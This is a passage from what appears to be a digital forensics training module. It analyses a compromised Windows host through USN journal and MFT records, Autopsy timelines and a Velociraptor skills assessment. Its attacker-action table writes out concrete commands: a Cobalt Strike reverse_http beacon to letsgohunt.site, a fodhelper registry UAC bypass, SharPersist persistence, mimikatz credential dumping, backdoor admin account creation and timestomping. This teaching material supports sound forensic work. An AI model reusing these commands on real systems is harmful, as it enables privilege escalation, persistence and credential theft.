2023-08-10 09:25:48.092299,svchost.exe,ARCHIVE NOT_CONTENT_INDEXED,DATA_EXTEND FILE_CREATE
2023-08-10 09:25:48.092903,svchost.exe,ARCHIVE NOT_CONTENT_INDEXED,DATA_EXTEND FILE_CREATE CLOSE
2023-08-10 09:26:44.813913,__PSScriptPolicyTest_1xpf1qga.ibp.ps1,ARCHIVE,FILE_CREATE
2023-08-10 09:26:44.813913,__PSScriptPolicyTest_1xpf1qga.ibp.ps1,ARCHIVE,DATA_EXTEND FILE_CREATE
2023-08-10 09:26:44.813913,__PSScriptPolicyTest_1xpf1qga.ibp.ps1,ARCHIVE,DATA_EXTEND FILE_CREATE CLOSE
2023-08-10 09:26:44.845295,__PSScriptPolicyTest_1xpf1qga.ibp.ps1,ARCHIVE,FILE_DELETE CLOSE
2023-08-10 09:26:46.019251,svchost.exe,ARCHIVE NOT_CONTENT_INDEXED,BASIC_INFO_CHANGE
2023-08-10 09:26:46.019251,svchost.exe,ARCHIVE NOT_CONTENT_INDEXED,BASIC_INFO_CHANGE CLOSE
2023-08-10 09:28:13.944143,photo443.exe,ARCHIVE,FILE_CREATE
2023-08-10 09:28:13.958954,photo443.exe,ARCHIVE,DATA_EXTEND FILE_CREATE
2023-08-10 09:28:13.958954,photo443.exe,ARCHIVE,DATA_EXTEND FILE_CREATE CLOSE
2023-08-10 09:32:36.981215,chrome_shutdown_ms.txt,ARCHIVE,FILE_DELETE CLOSE
```

If we look carefully enough, we will notice that `flag.txt` was deleted.

Analyzing Rapid Triage Data - MFT/pagefile.sys (MFTECmd/Autopsy)

We can leverage `MFT` in an attempt to recover `flag.txt`. Unfortunately, the affected machine's MFT table is not available.

For completeness' sake, let's work on another system's MFT table (available at `C:\Users\johndoe\Desktop\files\mft_data`) where `flag.txt` was also deleted.

Our initial step involves running `MFTEcmd` to parse the `$MFT` file, followed by searching for `flag.txt` within the report.

```
C:\Users\johndoe>C:\Users\johndoe\Desktop\Get-
ZimmermanTools\net6\MFTECmd.exe -f C:\Users\johndoe\Desktop\files\mft_data
--csv C:\Users\johndoe\Desktop\ --csvf mft_csv.csv
MFTECmd version 1.2.2.1

Author: Eric Zimmerman ([email protected])
https://github.com/EricZimmerman/MFTECmd

Command line: -f C:\Users\johndoe\Desktop\files\mft_data --csv
C:\Users\johndoe\Desktop\ --csvf mft_csv.csv

Warning: Administrator privileges not found!

File type: Mft

Processed C:\Users\johndoe\Desktop\files\mft_data in 4.9248 seconds

C:\Users\johndoe\Desktop\files\mft_data: FILE records found: 113,899 (Free
records: 4,009) File size: 115.2MB
        CSV output will be saved to C:\Users\johndoe\Desktop\mft_csv.csv
```




```
PS C:\Users\johndoe> Select-String -Path
C:\Users\johndoe\Desktop\mft_csv.csv -Pattern "flag.txt"

Desktop\mft_csv.csv:143975:112346,4,False,104442,6,.\Users\johndoe\Desktop
\reports,flag.txt,.txt,63,1,,False,False,Fals
e,True,False,False,Archive,DosWindows,2023-08-08 08:21:40.3050567,2023-08-
08 08:23:43.3664676,2023-08-08
08:22:58.2111378,2023-08-08 08:23:43.3664676,2023-08-08
08:23:44.0401723,2023-08-08 08:23:43.3664676,2023-08-08
08:23:51.1904111,2023-08-08 08:23:43.3664676,31120880,232569553,2300,,,
```

The output provides the location of `flag.txt` on the system (`\Users\johndoe\Desktop\reports`).

Let's now access the `MFT` file (`C:\Users\johndoe\Desktop\files\mft_data`) using `MFT Explorer` (available at `C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6\MFTExplorer`)

On the `Desktop` , within the `reports` folder, we discover `flag.txt` marked with the `Is deleted` attribute.




When files are deleted from an NTFS file system volume, their `MFT` entries are marked as free and may be reused, but the data may remain on the disk until overwritten. That's why recovery isn't always possible.

In the case of the compromised system the file was overwritten (that's why we used the `MFT` table of another system for the recovery exercise), but portions of its content were preserved in `pagefile.sys` .

`pagefile.sys` is a designated system file in Windows that supplements your computer's RAM. When RAM nears its capacity, the system offloads less critical data, like certain files and applications, to the pagefile.

With knowledge of the file's partial content, we can scour the disk and retrieve our flag from `pagefile.sys` through `Autopsy` .




Constructing an Execution Timeline

Given that the incident occurred between `09:13` and `09:30`, we can use `Autopsy` to map out the attacker's actions chronologically.


Behind the scenes, Autopsy employs Plaso.

Let's make the following selections:


- Limit event types to:
  - `Web Activity`: All
  - `Other`: All
- Set Display Times in: GMT / UTC
  - `Start`: Aug 10, 2023 9:13:00 AM
  - `End`: Aug 10, 2023 9:30:00 AM



This will allow us to generate a timeline detailing the actions undertaken by the malicious actor.



List timeline view:



Date/Time	Event Type	Description	Tagged	Hash Hit
2023-08-10 09:13:06	Program Run	CHROME.EXE : : Prefetch File		
2023-08-10 09:13:42	Program Run	CHROME.EXE : : Prefetch File		
2023-08-10 09:14:38	Web Cache	1/0/_dk_http://letsgohunt.site http://letsgohunt.site http://letsgohunt.site/documents/Finance08062023.iso		
2023-08-10 09:14:39	Program Run	SEARCHPROTOCOLHOST.EXE : : Prefetch File		
2023-08-10 09:14:39	Web Downloads	http://letsgohunt.site/documents/Finance08062023.iso		
2023-08-10 09:14:40	Program Run	SEARCHFILTERHOST.EXE : : Prefetch File		
2023-08-10 09:14:47	Web Downloads	http://letsgohunt.site/documents/Finance08062023.iso		
2023-08-10 09:14:49	Program Run	OPENWITH.EXE : : Prefetch File		
2023-08-10 09:14:50	Program Run	DLLHOST.EXE : : Prefetch File		
2023-08-10 09:14:56	Program Run	OPENWITH.EXE : : Prefetch File		
2023-08-10 09:15:14	Program Run	RUNDLL32.EXE : : Prefetch File		
2023-08-10 09:15:17	Web Downloads	http://letsgohunt.site/documents/Finance08062023.iso		
2023-08-10 09:15:57	Program Run	RUNTIMEBROKER.EXE : : Prefetch File		
2023-08-10 09:15:57	Program Run	SPPSVC.EXE : : Prefetch File		
2023-08-10 09:15:58	Program Run	SVCHOST.EXE : : Prefetch File		
2023-08-10 09:16:36	Program Run	CMD.EXE : : Prefetch File		
2023-08-10 09:16:36	Program Run	ARP.EXE : : Prefetch File		
2023-08-10 09:16:36	Program Run	IPCONFIG.EXE : : Prefetch File		
2023-08-10 09:16:36	Program Run	CONHOST.EXE : : Prefetch File		
2023-08-10 09:16:36	Program Run	CHCP.COM : : Prefetch File		
2023-08-10 09:16:37	Program Run	NET1.EXE : : Prefetch File		
2023-08-10 09:16:37	Program Run	NET.EXE : : Prefetch File		

By applying specific filters, we can pinpoint the files accessed or established during this particular window.

The Actual Attack Timeline

Here are the `real` actions taken by the attacker (i.e. `not identified through digital forensics`). Based on what you've learned up to this point, attempt to recognize and pinpoint any of these actions that remain undetected in this section.

date	user	pid	Activity
08/10 9:14			visit to /documents/Finance08062023.iso (page Serves /home/ubuntu/Cobalt Strike 4.3/uploads/ Finance08062023.iso) by 89.64.48.142
08/10 9:15	johndoe	3648	[rundll32.exe] initial beacon
08/10 9:16	johndoe	3648	upload /home/kali/tools/temp.bat as temp.bat
08/10 9:16	johndoe	3648	run: temp.bat
08/10 9:17	johndoe	3648	upload /home/kali/tools/advanced.zip as advanced.zip
08/10 9:20	johndoe	3648	run: tar -xf advanced.zip
08/10 9:20	johndoe	3648	run: advanced_ip_scanner_console.exe / r:192.168.0.1-192.168.0.255
08/10 9:21	johndoe	3648	run: reg.exe add HKCU\Software\Classes\ms-settings\Shell \Open\command /v "DelegateExecute" /d "" /f
08/10 9:21	johndoe	3648	run: reg.exe add HKCU\Software\Classes \ms-settings\Shell\Open\command /d "powershell -nop -w hidden -encodedcommand
08/10 9:21	johndoe	3648	run: C:\Windows\system32\fodhelper.exe
08/10 9:21	johndoe	6744	[PowerShell.exe] initial beacon
08/10 9:22	johndoe	6744	upload /home/kali/tools/Persistance/svchost.exe as svchost.exe
08/10 9:22	johndoe	6744	run .NET program: SharPersist.exe -t schtask -c "C:\Users \johndoe\AppData\Local\svchost.exe" -a "-k -t 1001" -n "OneDriveTask" -m add -o hourly
08/10 9:23	johndoe	6744	run windows/beacon_http/reverse_http (letsgohunt.site:80) via Service Control Manager (\\127.0.0.1\ADMIN$ \8ea5559.exe)
08/10 9:23	SYSTEM	5468	[rundll32.exe] initial beacon
08/10 9:23	johndoe	3648	import: /home/kali/tools/PowerSploit/Recon/PowerView.ps1
08/10 9:23	johndoe	3648	run: Find-InterestingFile -Path "C:\Users\"
08/10 9:24	johndoe	3648	remove flag.txt
08/10 9:24	johndoe	3648	download C:\Users\johndoe\Desktop\users.db (1Gb)
08/10 9:25	SYSTEM	5468	run mimikatz's sekurlsa::logonpasswords command

08/10 9:25	SYSTEM	5468	upload /home/kali/tools/Persistance/svchost.exe as svchost.exe
08/10 9:25	SYSTEM	5468	run .NET program: SharPersist.exe -t reg -c "C: \ProgramData\svchost.exe" -a "" -k "hklmrun" -v "LocalSystem" -m add
08/10 9:26	SYSTEM	5468	run: net user Admin P@ssw0rd! /add
08/10 9:26	SYSTEM	5468	run: net localgroup Administrators Admin /ADD
08/10 9:26	SYSTEM	5468	run: (Get-Item "C:\ProgramData \svchost.exe").LastWriteTime=("14 August 2016 13:14:00")
08/10 9:28	johndoe	6744	upload /home/kali/photo443.exe as C:\Users\johndoe \AppData\Roaming\Microsoft\Windows\Start Menu\Programs \Startup\photo443.exe

Skills Assessment

Upon identifying signs of data exfiltration from an unusual process on a system, the SOC manager tasked you with conducting a forensic investigation through `Velociraptor`.

Once you've established a connection to the target of this section via RDP, visit the URL `https://127.0.0.1:8889/app/index.html#/search/all` and log in using the credentials: `admin/password`. After logging in, click on the circular symbol adjacent to `Client ID`. Subsequently, select the displayed `Client ID` and click on `Collected`.

Answer the questions below through Velociraptor collections that gather artifacts similar to the ones presented in this module.

Note: You can initiate Velociraptor collections in the same manner as Velociraptor hunts.